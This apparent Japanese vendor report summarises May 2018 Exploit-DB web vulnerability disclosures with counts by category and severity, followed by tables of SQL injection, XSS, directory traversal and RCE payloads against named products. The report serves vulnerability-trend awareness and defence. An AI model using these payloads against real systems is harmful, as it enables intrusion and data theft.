Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report 2018.05

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2018年5月に公開されたExploit-DBの脆弱性報告件数は、95件でした。そして、最も多くの脆弱性が公開された攻撃はSQLインジェクション（SQL Injection）です。特に、EasyService Billing, MySQL Blob Uploaderから各５個の脆弱性が公開されました。ここで、注目すべき脆弱性は、"EasyService Billing"と"MySQL Blob Uploader"脆弱性です。当脆弱性は、SQLインジェクション（SQL Injection）とクロスサイトスクリプティング（Cross-Site Scripting）が複合的に修行されるMultiple Vulnerabilitiesです。当脆弱性を予防するためには最新パッチやセキュアコーディングがお薦めです。しかし、完璧なセキュアコーディングが不可能なため、持続的なセキュリティのためにはウェブアプリケーションファイアウォールを活用した深層防御（Defense indepth）の具現を考慮しなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
ディレクトリトラバーサル(Directory Traversal)	2
遠隔でのコード実行（Remote Code Execution）	3
クロスサイトスクリプティング(Cross Site Scripting:XSS)	38
SQL インジェクション(SQL Injection)	52
合計	**95**




2. 危険度別件数

危険度	件数	割合
早急対応要	24	25.26%
高	50	52.63%
中	21	22.11%
合計	**95**	**100.00%**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	3	3.16%
中	43	45.26%
易	49	51.58%
合計	**95**	**100.00%**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
EasyService Billing	5
MySQL Blob Uploader	5
NewsBee CMS	3
DomainMod	2
Wordpress Plugin Booking Calendar	2
PHP Dashboards	2
PaulNews	2
MySQL Smart Reports	2
My Directory	2
MachForm	2
Easy File Uploader	2
New STAR	2
MySQL Blob Uploader	2
CSV Import & Export	2
Multiplayer BlackJack Online Casino Game	1
Baby Names Search Engine	1
SuperCom Online Shopping Ecommerce Cart	1
GitBucket	1
Private Message	1
Model Agency Media House & Model Gallery	1
Employee Work Schedule	1
Wchat PHP AJAX Chat Script	1
BookingWizz Booking System	1
Zechat	1
wityCMS	1
WebSocket Live Chat	1
Mcard Mobile Card Selling	1
Siemens	1
KomSeo Cart	1
PaulPrinting CMS Printing	1
mySurvey	1
ERPnext	1
Sharetronix CMS	1
iSocial	1
ClipperCMS	1
IceWarp Mail Server	1
Wordpress Plugin Events Calendar	1
Auto Car	1
Facebook Clone Script	1
Feedy RSS News Ticker	1
Zenar Content Management System	1
MyBB Latest Posts on Profile Plugin	1
ASP.NET jVideo Kit	1
Open-AudIT Professional	1
Oracle WebCenter Sites 11.1.1.8.0/12.2.1.x	1
Open-AudIT Community	1
MyBB Moderator Log Notes Plugin	1
XATABoost	1
Ajax Full Featured Calendar	1
VirtueMart	1
easyLetters	1
Rockwell Scada System	1
Ingenious School Management System	1
Gigs	1
Lyrist	1
Online Store System CMS	1
Listing Hub CMS	1
PHP Dashboards NEW	1
Healwire Online Pharmacy	1
Grid Pro Big Data	1
Joomla! Component EkRishta	1
Wecodex Store Paypal	1
Joomla! Component Full Social	1
SAT CFDI	1
Sitemakin SLAC	1



School Management System CMS	1
Yosoro	1
Library CMS	1
Flippy DamnFacts	1
Wecodex Hotel CMS	1
Wecodex Restaurant CMS	1
GPSTracker	1
Monstra CMS	1
Shipping System CMS	1
合計	**95**

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-04	44587	Directory Traversal	易	中	IceWarp Mail Server < 11.1.1 - Directory Traversal	file=../../../../../../../../../etc/passwd	IceWarp Mail Server	IceWarp Mail Server < 11.1.1
2018-05-10	44608	XSS	易	高	MyBB Latest Posts on Profile Plugin 1.1 - Cross-Site Scripting	thread=<script>alert('XSS')</script>	MyBB Latest Posts on Profile Plugin	MyBB Latest Posts on Profile Plugin 1.1
2018-05-11	44612	XSS	易	高	Open-AudIT Professional - 2.1.1 - Cross-Site Scripting	name=<script>alert('XSS')</script>	Open-AudIT Professional	Open-AudIT Professional - 2.1.1
2018-05-11	44613	XSS	易	中	Open-AudIT Community 2.2.0 - Cross-Site Scripting	action=download"><script>alert('XSS')</script>	Open-AudIT Community	Open-AudIT Community 2.2.0
2018-05-14	44621	Remote Code Execution	易	早急対応要	Monstra CMS 3.0.4 - Remote Code Execution	plugins/{Name_Of_Zip_File_You_Uploaded}/{File_In_Zip}.php	Monstra CMS	Monstra CMS 3.0.4
2018-05-14	44622	SQL Injection	中	早急対応要	XATABoost 1.0.0 - SQL Injection	/news.php?id='or'1='1	XATABoost	XATABoost 1.0.0
2018-05-16	44625	XSS	易	中	VirtueMart 3.1.14 - Persistent Cross-Site	config=</textarea><script>alert(1)</script>	VirtueMart	VirtueMart 3.1.14
2018-05-16	44626	XSS	易	中	Rockwell Scada System 27.011 - Cross-Site Scripting	rokform/SysDataDetail?name=<<script>alert(1);</script>	Rockwell Scada System	Rockwell Scada System
2018-05-16	44627	XSS	中	高	Multiplayer BlackJack Online Casino Game 2.5 - Cross-Site Scripting	name=<script>alert(document.domain)</script>	Multiplayer BlackJack Online Casino Game	Multiplayer BlackJack Online Casino Game 2.5
2018-05-17	44639	XSS	中	高	SuperCom Online Shopping Ecommerce Cart 1 - Persistent Cross-Site scripting	profile="/><script>alert(document.cookie)</script>	SuperCom Online Shopping Ecommerce Cart	SuperCom Online Shopping Ecommerce Cart 1
2018-05-18	44645	XSS	中	高	Healwire Online Pharmacy 3.0 - Cross-Site Scripting	oninput=<script>alert('xss')</script> onmouseover=<script>alert('xss')</script>	Healwire Online Pharmacy	Healwire Online Pharmacy 3.0
2018-05-20	44660	XSS	易	高	Joomla! Component EkRishta 2.10 - Cross-Site Scripting	address=></textarea><script>prompt('address')</script>	Joomla! Component EkRishta	Joomla! Component EkRishta 2.10
2018-05-21	44662	XSS	中	高	Private Message PHP Script 2.0 - Cross-Site Scripting	textarea=</textarea><script>alert(document.cookie)</script>	Private Message	Private Message PHP Script 2.0
2018-05-21	44663	XSS	中	高	Flippy DamnFacts - Viral Fun Facts Sharing Script 1.1.0 - Cross-Site Scripting	Birthday = "onmouseover=alert(document.cookie)"	Flippy DamnFacts	Flippy DamnFacts - Viral Fun Facts Sharing Script 1.1.0
2018-05-21	44664	XSS	易	高	Zenar Content Management System - Cross-Site Scripting	POST /zenario/ajax.php?method_call=refreshPlugin&inIframe=true HTTP/1.1 Host: demo.zenar.io Cache-Control: no-cache Connection: Keep-Alive Accept: text/plain, */*; q=0.01 Origin: http://demo.zenar.io User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36 X-Requested-With: XMLHttpRequest Referer: http://demo.zenar.io/enquiries/newsletter-sign-up Accept-Language: en-us,en;q=0.5 X-Scanner: Netsparker Cookie: PHPSESSID=27pdf3fd0plfnarmh5edk5es33 Accept-Encoding: gzip, deflate Content-Length: 273 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 cID=25&slideId=3&cType=html&slotName=Slot_Main_2&instan	Zenar Content Management System	Zenar Content Management System
2018-05-21	44668	Remote Code Execution	易	中	GitBucket 4.23.1 - Remote Code Execution	POST /wp-content/plugins/wp-google-drive/gdrive-ajax3.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 exploit_path = ¥..¥..¥..¥plugins¥exploit.jar	GitBucket	GitBucket 4.23.1
2018-05-21	44682	XSS	易	高	Model Agency Media House & Model Gallery 1.0 - Multiple Vulnerabilities	profile = "/><script>alert(document.domain)</script>	Model Agency Media House & Model Gallery	Model Agency Media House & Model Gallery 1.0
2018-05-21	44683	XSS	易	高	Wchat PHP AJAX Chat Script 1.5 - Cross-Site Scripting	profile = </textarea><script>console.log(document.cookie)</script>	Wchat PHP AJAX Chat Script	Wchat PHP AJAX Chat Script 1.5
2018-05-22	44685	SQL Injection	易	早急対応要	Zechat 1.5 - SQL Injection	hashtag = -1' UNION SELECT NULL,unhex(hex(group_concat(table_name,0x3C62723E,column_name))),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from information_schema.columns where table_schema=schema()%23 y = AND sleep(10)%23	Zechat	Zechat 1.5
2018-05-22	44686	XSS	易	中	WebSocket Live Chat - Cross-Site Scripting	status = <script>alert('xss')</script>	WebSocket Live Chat	WebSocket Live Chat

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-22	44687	XSS	中	高	Siemens SIMATIC S7-1200 CPU - Cross-Site Scripting	POST /Portal/Portal.mwsl?PriNav=Bgz&filtername=Name&filtervalue=> HTTP/1.1 Host: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:59.0) Gecko/20100101 Firefox/59.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 44	Siemens	Siemens SIMATIC S7-1200 CPU
2018-05-22	44689	SQL Injection	中	高	PaulPrinting CMS Printing 1.0 - SQL Injection	Time-Based format=keyney+akkus') OR SLEEP(5)-- Dlea Boolean-Based refinement=were') OR NOT 4134=4134# Error-Based paper=here') OR (SELECT 1712 FROM(SELECT COUNT(*),CONCAT(0x71706b6a71,(SELECT (ELT(1712=1712,1))),0x7171706a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oXDz	PaulPrinting CMS Printing	PaulPrinting CMS Printing 1.0
2018-05-22	44691	XSS	易	中	ERPnext 11 - Cross-Site Scripting	comment="><script>alert(1)</script>	ERPnext	ERPnext 11
2018-05-22	44692	XSS	易	高	iSocial 1.2.0 - Cross-Site Scripting	write post=<script>alert(document.cookie)</script> Albums="/><script>alert(document.cookie)</script>	iSocial	iSocial 1.2.0
2018-05-22	44698	SQL Injection	難	高	NewsBee CMS 1.4 - 'home-text-edit.php' SQL Injection	id=5' AND 3563=3563 AND 'HmOW'='HmO id=5' AND (SELECT 7446 FROM(SELECT COUNT(*),CONCAT(0x7178707871,(SELECT (ELT(7446=7446,1))),0x7176716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'rNYc'='rNYc id=5' AND SLEEP(5) AND 'KdYd'='KdYd id=-1714' UNION ALL SELECT NULL,NULL,CONCAT(0x7162787871,0x51487655536a566c616e5156496a6a5642626749567059 6f644f466f554753504469636d4358694c,0x71766a7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--	NewsBee CMS	NewsBee CMS 1.4
2018-05-22	44699	XSS	易	高	Auto Car 1.2 -Cross-Site Scripting	name=<script>alert('xss')</script>	Auto Car	Auto Car 1.2
2018-05-22	44700	SQL Injection	難	高	NewsBee CMS 1.4 - 'home-text-edit.php' SQL Injection	id=5' AND 3563=3563 AND 'HmOW'='HmOW id=5' AND (SELECT 7446 FROM(SELECT COUNT(*),CONCAT(0x7178707871,(SELECT (ELT(7446=7446,1))),0x7176716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'rNYc'='rNYc id=5' AND SLEEP(5) AND 'KdYd'='KdYd id=-1714' UNION ALL SELECT NULL,NULL,CONCAT(0x7162787871,0x51487655536a566c616e5156496a6a5642626749567059 6f644f466f554753504469636d4358694c,0x71766a7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--	NewsBee CMS	NewsBee CMS 1.4
2018-05-22	44701	SQL Injection	中	高	Feedy RSS News Ticker 2.0 - 'cat' SQL Injection	cat=akkus+keyney' AND 2367=2367 AND 'NKyC'='NKyC cat=akkus+keyney' AND SLEEP(5) AND 'AEHg'='AEHg	Feedy RSS News Ticker	Feedy RSS News Ticker 2.0
2018-05-22	44702	SQL Injection	中	高	NewsBee CMS 1.4 - 'download.php' SQL Injection	id=578' AND 2043=2043 AND 'KzTm'='KzTm&t=gallery id=578' AND (SELECT 7126 FROM(SELECT COUNT(*),CONCAT(0x7162787871,(SELECT (ELT(7126=7126,1))),0x71766a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'hOBA'='hOBA&t=gallery id=578' AND SLEEP(5) AND 'KlSV'='KlSV&t=gallery id=-1714' UNION ALL SELECT NULL,NULL,CONCAT(0x7162787871,0x51487655536a566c616e5156496a6a5642626749567059 6f644f466f554753504469636d4358694c,0x71766a7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- WSZd&t=gallery id=578&t=gallery` WHERE 7854=7854 AND 1059=1059#  id=578&t=gallery` WHERE 8962=8962 AND (SELECT 1892 FROM(SELECT	NewsBee CMS	NewsBee CMS 1.4

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-22	44703	SQL Injection	中	早急対応要	Easy File Uploader 1.7 - SQL Injection	id=1' RLIKE (SELECT (CASE WHEN (7769=7769) THEN 27 ELSE 0x28 END))-- wKWi id=1' AND (SELECT 6379 FROM(SELECT COUNT(*),CONCAT(0x717a627671,(SELECT (ELT(6379=6379,1))),0x7178707071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ATeG id=1' AND SLEEP(5)-- gTLZ id=-3300' UNION ALL SELECT NULL,NULL,CONCAT(0x717a627671,0x79556745594846426c69514d71737744775a6450464a5963786658766171476f447a79	Easy File Uploader	Easy File Uploader 1.7
2018-05-23	44703	XSS	難	早急対応要	Easy File Uploader 1.7 - Cross-Site Scripting	/EasyFileUploader/settings-users-edit.php?id=%27%20%3C/script%3E%3Cscript%3Ealert%28%27akkus+keyney%27%29%3C/script%3E%E2%80%98 ;	Easy File Uploader	Easy File Uploader 1.7
2018-05-23	44706	SQL Injection	易	早急対応要	EasyService Billing 1.0 - SQL Injection	tid=3&id=145' AND (SELECT 7524 FROM(SELECT COUNT(*),CONCAT(0x7162707671,(SELECT (ELT(7524=7524,1))),0x71767a7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- UjGj tid=3&id=145' AND SLEEP(5)-- USaG	EasyService Billing	EasyService Billing 1.0
2018-05-23	44706	XSS	易	中	EasyService Billing 1.0 - Cross-Site Scripting	EasyServiceBilling/print/template_SBilling.php?tid=3&id='</script><script>alert(1)</script>‘;	EasyService Billing	EasyService Billing 1.0
2018-05-23	44707	SQL Injection	中	早急対応要	EasyService Billing 1.0 - 'p1' SQL Injection	p1=akkus+keyney' AND 1815=1815 AND 'izgU'='izgU p1=akkus+keyney' AND (SELECT 2882 FROM(SELECT COUNT(*),CONCAT(0x7162627171,(SELECT (ELT(2882=2882,1))),0x717a6b6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'UFGx'='UFGx p1=akkus+keyney' AND SLEEP(5) AND 'TJOA'='TJOA p1=akkus+keyney' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162627171,0x4e70435a69565a624856594 7566b74614e7a5969635671587073454f75726f53795475506d514567,0x717a6b6271),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N	EasyService Billing	EasyService Billing 1.0
2018-05-23	44708	SQL Injection	中	早急対応要	MySQL Smart Reports 1.0 - 'id' SQL Injection	add=true&id=9' RLIKE (SELECT (CASE WHEN (8958=8958) THEN 9 ELSE 0x28 END))-- YVFC add=true&id=9' AND (SELECT 3635 FROM(SELECT COUNT(*),CONCAT(0x716a6a7671,(SELECT (ELT(3635=3635,1))),0x7176627a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HEMo add=true&id=9' AND SLEEP(5)-- mcEO	MySQL Smart Reports	MySQL Smart Reports 1.0
2018-05-23	44708	XSS	中	早急対応要	MySQL Smart Reports 1.0 - Cross-Site Scripting	MySQLSmartReports/system-settings-user-edit2.php?add=true&id='</script><script>alert(1)</script>‘;	MySQL Smart Reports	MySQL Smart Reports 1.0
2018-05-23	44709	SQL Injection	中	早急対応要	MySQL Blob Uploader 1.7 - 'download.php' SQL Injection	id=44' AND 4775=4775 AND 'yvnT'='yvnT&t=files id=44' AND (SELECT 7995 FROM(SELECT COUNT(*),CONCAT(0x71766b7071,(SELECT (ELT(7995=7995,1))),0x71786b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'VOHb'='VOHb&t=files id=44' AND SLEEP(5) AND 'GnhY'='GnhY&t=files id=-9508' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71766b7071,0x6267544b55527953535447444265775 26b47544d477553476d576442544152546e4a456b586c726d,0x71786b7671),NULL--wxis&t=files id=44&t=files` WHERE 6575=6575 AND 6608=6608#  id=44&t=files` WHERE 5293=5293 AND (SELECT 1625 FROM(SELECT COUNT(*),CONCAT(0x71766b7071,(SELECT	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44709	XSS	中	早急対応要	MySQL Blob Uploader 1.7 - 'download.php' Cross-Site Scripting	MySqlBlobUploader/download.php?id=%27%20%3C/script%3E%3Cscript%3Ealert%28%27akkus+keyney%27%29%3C/script%3E%E2%80%98;&t=files MySqlBlobUploader/download.php?id=44&t=%27%20%3C/script%3E%3Cscript%3Ealert%28%27akkus+keyney%27%29%3C/script%3E%E2%80%98;	MySQL Blob Uploader	MySQL Blob Uploader 1.7

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-23	44710	SQL Injection	中	高	MySQL Blob Uploader 1.7 - 'home-file-edit.php' SQL Injection	id=42' AND 5445=5445 AND 'xkCg'='xkCg id=42' AND (SELECT 8740 FROM(SELECT COUNT(*),CONCAT(0x7178717671,(SELECT (ELT(8740=8740,1))),0x717a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'xWJA'='xWJA id=42' AND SLEEP(5) AND 'eOfO'='eOfO id=-4824' UNION ALL SELECT CONCAT(0x7178717671,0x4e4448494b6a6457474572704c5a73534661474c6f6b44554a7863754d77565570654c664a634274,0x717a6b7171),NULL,NULL,NULL,NULL,NULL--	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44710	XSS	中	高	MySQL Blob Uploader 1.7 - 'home-file-edit.php' Cross-Site Scripting	MySqlBlobUploader/home-file-edit.php?id=%27%20%3C/script%3E%3Cscript%3Ealert%2827akkus+keyney%27%29%3C/script%3E%E2%80%98;&t=files	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44711	SQL Injection	中	高	MySQL Blob Uploader 1.7 - 'home-filet-edit.php' SQL Injection	id=7' AND 3132=3132 AND 'erLO'='erLO id=7' AND (SELECT 6373 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(6373=6373,1))),0x716b706a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'JvQj'='JvQj id=7' AND SLEEP(5) AND 'MvuE'='MvuE id=-3399' UNION ALL SELECT CONCAT(0x71717a6b71,0x6d54504e42544e4b6e6b7a6661595a6a73546d6d4563546554615368546a4a4e4e7a6d6279515672,0x716b706a71),NULL,NULL,NULL,NULL,NULL--	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44711	XSS	中	高	MySQL Blob Uploader 1.7 - 'home-filet-edit.php' Cross-Site Scripting	MySqlBlobUploader/home-filet-edit.php?id=%27%20%3C/script%3E%3Cscript%3Ealert%2827akkus+keyney%27%29%3C/script%3E%E2%80%98;;	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44712	SQL Injection	中	早急対応要	MySQL Blob Uploader 1.7 - 'home-filet-edit.php' SQL Injection	id=7' AND 3132=3132 AND 'erLO'='erLO id=7' AND (SELECT 6373 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(6373=6373,1))),0x716b706a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'JvQj'='JvQj id=7' AND SLEEP(5) AND 'MvuE'='MvuE id=-3399' UNION ALL SELECT CONCAT(0x71717a6b71,0x6d54504e42544e4b6e6b7a6661595a6a73546d6d4563546554615368546a4a4e4e7a6d6279515672,0x716b706a71),NULL,NULL,NULL,NULL,NULL--	MySQL Blob Uploader	MySQL Blob Uploader 1.7
2018-05-23	44714	SQL Injection	中	早急対応要	PHP Dashboards 4.5 - 'email' SQL Injection	email=test123%40gmail.com&password=test123&dashboardKey=&url=phpdashboardv4.dataninja.biz%2Fphp%2Fsave%2F%3Fmode%3Dcollaborate%26email%3Dtest123%40gmail.com	PHP Dashboards	PHP Dashboards 4.5
2018-05-23	44715	SQL Injection	中	早急対応要	PHP Dashboards 4.5 - SQL Injection	email=test2%40gmail.com&password=test123&dashboardKey=&url=phpdashboardv5.dataninja.biz%2Fphp%2Fsave%2F%3Fmode%3Dcollaborate%26email%3Dtest2%40gmail.com	PHP Dashboards	PHP Dashboards 4.5
2018-05-23	44718	SQL Injection	易	高	Gigs 2.0 - 'username' SQL Injection	username=demo' AND SLEEP(5) AND 'NVll'='NVll&password=1234	Gigs	Gigs 2.0
2018-05-23	44719	SQL Injection	易	高	Online Store System CMS 1.0 - SQL Injection	email=admin@admin.com" RLIKE (SELECT (CASE WHEN (7084=7084) THEN 0x61646d696e4061646d696e2e636f6d ELSE 0x28 END)) AND "eloY"="eloY&password=123456 email=admin@admin.com" AND (SELECT * FROM (SELECT(SLEEP(5)))lzxm) AND	Online Store System CMS	Online Store System CMS 1.0
2018-05-23	44720	SQL Injection	中	高	GPSTracker 1.0 - 'id' SQL Injection	id=democlient' AND 8345=8345 AND 'jDLh'='jDLh&password=test12345 id=democlient';SELECT SLEEP(5)#&password=test12345 id=democlient' AND SLEEP(5) AND 'vGiF'='vGiF&password=test12345	GPSTracker	GPSTracker 1.0
2018-05-23	44722	SQL Injection	中	高	Shipping System CMS 1.0 - SQL Injection	username=admin") RLIKE (SELECT (CASE WHEN (5737=5737) THEN 0x61646d696e ELSE 0x28 END)) AND ("YAQS"="YAQS&password=123456	Shipping System CMS	Shipping System CMS 1.0
2018-05-23	44725	SQL Injection	易	高	Wecodex Store Paypal 1.0 - SQL Injection	id=admin' AND 9071=9071 AND 'gneN'='gneN&password=12345	Wecodex Store Paypal	Wecodex Store Paypal 1.0
2018-05-23	44726	SQL Injection	易	早急対応要	SAT CFDI 3.3 - SQL Injection	id=admin" AND 3577=3577 AND "Stsj"="Stsj&password=123456 id=admin";SELECT SLEEP(5)#&password=123456 id=admin" AND SLEEP(5) AND	SAT CFDI	SAT CFDI 3.3
2018-05-23	44727	SQL Injection	中	高	School Management System CMS 1.0 - 'username' SQL Injection	username=admin") RLIKE (SELECT (CASE WHEN (5737=5737) THEN 0x61646d696e ELSE 0x28 END)) AND ("YAQS"="YAQS&password=123456	School Management System CMS	School Management System CMS 1.0

EDB-Report

最新Web脆弱性トレンドレポート(2018.05)

2018.05.01~2018.05.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-05-23	44728	SQL Injection	中	高	Library CMS 1.0 - SQL Injection	username=admin") RLIKE (SELECT (CASE WHEN (5737=5737) THEN 0x61646d696e ELSE 0x28 END)) AND ("YAQS"="YAQS&password=123456	Library CMS	Library CMS 1.0
2018-05-23	44729	SQL Injection	中	高	Wecodex Hotel CMS 1.0 - 'Admin Login' SQL Injection	username=admin" RLIKE (SELECT (CASE WHEN (7084=7084) THEN 0x61646d696e4061646d696e2e636f6d ELSE 0x28 END)) AND "eloY"="eloY&password=123456 username=admin" AND (SELECT * FROM (SELECT(SLEEP(5)))lzxm) AND "yZea"="yZea&password=123456	Wecodex Hotel CMS	Wecodex Hotel CMS 1.0
2018-05-23	44730	SQL Injection	中	高	Wecodex Restaurant CMS 1.0 - 'Login' SQL Injection	username=admin" RLIKE (SELECT (CASE WHEN (7084=7084) THEN 0x61646d696e4061646d696e2e636f6d ELSE 0x28 END)) AND "eloY"="eloY&password=123456 username=admin" AND (SELECT * FROM (SELECT(SLEEP(5)))lzxm) AND "yZea"="yZea&password=123456	Wecodex Restaurant CMS	Wecodex Restaurant CMS 1.0
2018-05-23	44733	SQL Injection	易	中	Mcard Mobile Card Selling Platform 1 - SQL Injection	username=' OR 0=0 #	Mcard Mobile Card Selling	Mcard Mobile Card Selling Platform 1
2018-05-24	44739	SQL Injection	中	早急対応要	ASP.NET jVideo Kit - 'query' SQL Injection	query=test%' AND 1603 IN (SELECT (CHAR(113)+CHAR(107)+CHAR(113)+CHAR(122)+CHAR(113)+(SELECT (CASE WHEN (1603=1603) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(122)+CHAR(122)+CHAR(113)+CHAR(113))) AND '%'='	ASP.NET jVideo Kit	ASP.NET jVideo Kit
2018-05-24	44746	SQL Injection	易	高	PaulNews 1.0 - keyword' SQL Injection	keyword=-3431') OR 6871=6871# keyword=test') OR (SELECT 8996 FROM(SELECT COUNT(*),CONCAT(0x71626b6271,(SELECT (ELT(8996=8996,1))),0x71766b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- IsdG keyword=test') OR SLEEP(5)-- OFdN	PaulNews	PaulNews 1.0
2018-05-24	44746	XSS	易	高	PaulNews 1.0 - Cross-Site Scripting	news/search?keyword=%27%20%3C/script%3E%3Cscript%3Ealert%281%29%3C/script%3E%E2%80%98 ;	PaulNews	PaulNews 1.0
